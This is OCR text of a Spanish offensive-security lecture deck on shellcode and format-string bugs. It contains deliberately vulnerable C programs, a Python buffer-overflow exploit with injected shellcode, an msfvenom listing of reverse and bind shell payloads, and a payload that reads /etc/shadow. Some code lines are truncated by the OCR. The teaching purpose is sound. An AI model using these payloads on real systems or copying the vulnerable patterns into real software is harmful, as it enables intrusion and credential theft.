



Shellcodes & Format Strings

—

Seguridad Ofensiva

by Joshep Cortez S.
OLAPIC - FAMAF - IUA

Buffer Overflow (anterior)



```
int main() {
   int cookie;
   char buf[80];

   gets(buf); //Lee hasta el primer ...
   if (cookie == 0x41424344)
      printf("Ganaste!\n");
}
```


ASM: Hello World

```
1  .section .data
2  message:
3      .ascii "Hola Mundo\n"
4      len = . - message
5  .section .text
6  _start:
7      #write mesaje to stdout
8      movl $len, %edx                 # LEN
9      movl $message, %ecx             # BUFFER
10     movl $1, %ebx                   # FD
11     movl $4, %eax                   # WRITE
12     int $0x80                       # SYSCALL
13     movl $0, %ebx                   # RETVALUE
14     movl $1, %eax                   # EXIT
15     int $0x80                       # SYSCALL
```


Syscalls

```
#define __NR_restart_syscall      0
#define __NR_exit                 1
#define __NR_fork                 2
#define __NR_read                 3
#define __NR_write                4
#define __NR_open                 5
#define __NR_close                6
#define __NR_waitpid              7
#define __NR_creat                8
#define __NR_link                 9
#define __NR_unlink              10
#define __NR_execve              11
#define __NR_chdir               12
#define __NR_time                13
#define __NR_mknod               14
#define __NR_chmod               15
#define __NR_lchown              16
#define __NR_break               17
#define __NR_oldstat             18
#define __NR_lseek               19
#define __NR_getpid              20
```

```
NAME
       write - write to a file descriptor

SYNOPSIS
       #include <unistd.h>

       ssize_t write(int fd, const void *buf, size_t count);

DESCRIPTION
       write() writes up to count bytes from the buffer pointed buf to t
```




ASM: Hello World



```
Disassembly of section .text:

08049000 <.text>:
 8049000:       ba 0b 00 00 00          mov    edx,0×b
 8049005:       b9 00 a0 04 08          mov    ecx,0×804a000
 804900a:       bb 00 00 00 00          mov    ebx,0×0
 804900f:       b8 04 00 00 00          mov    eax,0×4
 8049014:       cd 80                   int    0×80
 8049016:       bb 00 00 00 00          mov    ebx,0×0
 804901b:       b8 01 00 00 00          mov    eax,0×1
 8049020:       cd 80                   int    0×80
```

ASM: Compilación



```
as --32 01-holamundo.s -o 01-holamundo.o

ld -m elf_i386 01-holamundo.o -o 01-holamundo
```

```
objdump -d 01-holamundo | grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut
-f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s
|sed 's/^/"/'|sed 's/$/"/g'
```

```
"\xba\x0b\x00\x00\x00\xb9\x00\xa0\x04\x08\xbb\x01\x00\x00\x00\xb8\x04\x00\x00
 \x00\xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80"
```

Shellcode

Código de máquina con un propósito específico

- Lanzar un shell
- Bindear un puerto a una shell (reverse & bind shell)
- Crear una cuenta
- Lanzar una calculadora (win)

Puede ser ejecutado directamente por la CPU sin necesidad de compilar / ensamblar / linkear.

Shellcode


Suele ser parte de un exploit

- Pueden tener requerimientos de tamaño.
- Puede ser necesario buscar evitar bad-chars:

  0x00, \n,...

- http://www.shell- - storm.org/
- http://exploit- - db.com
- http://www.projectshellcode.com/

Shellcode



```c
#include<stdio.h>
#include<string.h>

unsigned char code[] = \
"SHELLCODE ";


main()
{

        printf("Shellcode Length:  %d\n", strlen(code));

        int (*ret)() = (int(*)())code;

        ret();

}
```


Shellcode

```
joe@zoidberg:~/Seg/Rev/bof$ msfvenom -l payloads | grep linux/x86
    linux/x86/adduser                                   Create a new user with UID 0
    linux/x86/chmod                                     Runs chmod on specified file w
    linux/x86/exec                                      Execute an arbitrary command
    linux/x86/meterpreter/bind_ipv6_tcp                 Inject the mettle server payloa
    linux/x86/meterpreter/bind_ipv6_tcp_uuid            Inject the mettle server payloa
    linux/x86/meterpreter/bind_nonx_tcp                 Inject the mettle server payloa
    linux/x86/meterpreter/bind_tcp                      Inject the mettle server payloa
    linux/x86/meterpreter/bind_tcp_uuid                 Inject the mettle server payloa
    linux/x86/meterpreter/find_tag                      Inject the mettle server payloa
    linux/x86/meterpreter/reverse_ipv6_tcp              Inject the mettle server payloa
    linux/x86/meterpreter/reverse_nonx_tcp              Inject the mettle server payloa
    linux/x86/meterpreter/reverse_tcp                   Inject the mettle server payloa
    linux/x86/meterpreter/reverse_tcp_uuid              Inject the mettle server payloa
    linux/x86/meterpreter_reverse_http                  Run the Meterpreter / Mettle se
    linux/x86/meterpreter_reverse_https                 Run the Meterpreter / Mettle se
    linux/x86/meterpreter_reverse_tcp                   Run the Meterpreter / Mettle se
    linux/x86/metsvc_bind_tcp                           Stub payload for interacting w
    linux/x86/metsvc_reverse_tcp                        Stub payload for interacting w
    linux/x86/read_file                                 Read up to 4096 bytes from the
    linux/x86/shell/bind_ipv6_tcp                       Spawn a command shell (staged)
    linux/x86/shell/bind_ipv6_tcp_uuid                  Spawn a command shell (staged)
    linux/x86/shell/bind_nonx_tcp                       Spawn a command shell (staged)
    linux/x86/shell/bind_tcp                            Spawn a command shell (staged)
    linux/x86/shell/bind_tcp_uuid                       Spawn a command shell (staged)
    linux/x86/shell/find_tag                            Spawn a command shell (staged)
    linux/x86/shell/reverse_ipv6_tcp                    Spawn a command shell (staged)
    linux/x86/shell/reverse_nonx_tcp                    Spawn a command shell (staged)
    linux/x86/shell/reverse_tcp                         Spawn a command shell (staged)
    linux/x86/shell/reverse_tcp_uuid                    Spawn a command shell (staged)
    linux/x86/shell_bind_ipv6_tcp                       Listen for a connection over I
    linux/x86/shell_bind_tcp                            Listen for a connection and sp
    linux/x86/shell_bind_tcp_random_port                Listen for a connection in a r
-sS target -p-'.
    linux/x86/shell_find_port                           Spawn a shell on an establishe
    linux/x86/shell_find_tag                            Spawn a shell on an establishe
    linux/x86/shell_reverse_tcp                         Connect back to attacker and s
    linux/x86/shell_reverse_tcp_ipv6                    Connect back to attacker and s
```

Shellcode

```
joe@zoidberg:~/Seg/Rev/bof$ msfvenom -p linux/x86/exec CMD="cat /etc/shadow"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 51 bytes
j
 X▯Rfh-c▯▯h/shh/bin▯▯R▯cat /etc/shadowWS▯▯
```


Generando un “exploit”



```
import struct

#"\xba\x0b\x00\x00\x00\xb9\x00\xa0\x04\x08\xbb\x01\x00\x00\x00\xb8\x04\x00\

shellcode = "\xba\x0b\x00\x00\x00\xb9"

shellcode += struct.pack('<L', 0xffffd200)
shellcode += "\xbb\x01\x00\x00\x00\xb8\x04\x00\x00\x00\xcd\x80\xbb\x00\x00\

data = 'A'*80 + 'DCBA'

data+= '\x90'*8

data+= struct.pack('<L', 0xffffd21c)

data+= "HOLA GENTE.\0"

data+= '\x90'*16

data+= shellcode

print data
```


```
python x.py > x
```

Generando un “exploit”



```
joe@zoidberg:~/Seg/Rev/bof$ gdb ./01-challenge
GNU gdb (Debian 9.2-1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./01-challenge...
(No debugging symbols found in ./01-challenge)
gdb-peda$ r < x
Starting program: /home/joe/Seg/Rev/bof/01-challenge < x
YOU WIN!
HOLA GENTE [Inferior 1 (process 114542) exited normally]
Warning: not running
gdb-peda$
```

x86: ¿Y acá?




```
int main (void){
   int i = 1;
   char buf[N];

   fgets(buf, N, stdin);
   printf(buf);

   if (i==0x10)
      puts("YOU WIN!\n");

   return 0;
}
```

x86: man 3 printf

Muchas funciones usan format strings:

- `int printf(const char *format, ...);`
- `int fprintf(FILE *stream, const char *format, ...);`
- `int sprintf(char *str, const char *format, ...);`
- `int snprintf(char *str, size_t size, const char *format,...);`


x86: Format String



Es una cadena con símbolos(especificadores) de conversión:

Char	Type	Usage
d	4-byte	Integer
u	4-byte	Unsigned Integer
x	4-byte	Hex
s	4-byte ptr	String
c	4-byte	Character

x86: Format String



Es una cadena con símbolos(especificadores) de conversión:

```
joe@zoidberg:~/Seg/Rev/bof$ ./fs
AAAAAAA%xBBBBB%d
AAAAAAA41414141BBBBB625033537
joe@zoidberg:~/Seg/Rev/bof$ ./fs
AAAAAA%sBBBBB%n
Segmentation fault
```

x86: Format String

Es una cadena con símbolos(especificadores) de conversión. También tiene modificadores de tamaño.

Char	Type	Usage
hh	1-byte	char
h	2-byte	short int
l	4-byte	long int
ll	8-byte ptr	long long int

Conclusiones

Los programas tienen bugs.

vulnerabilidad = bug que permite ataques.

ataque = técnica usada para intentar tomar provecho de una vulnerabilidad.

Atacante es quien intenta ver, modificar, corromper información que no debería con algún fin.

El input es controlado por un atacante.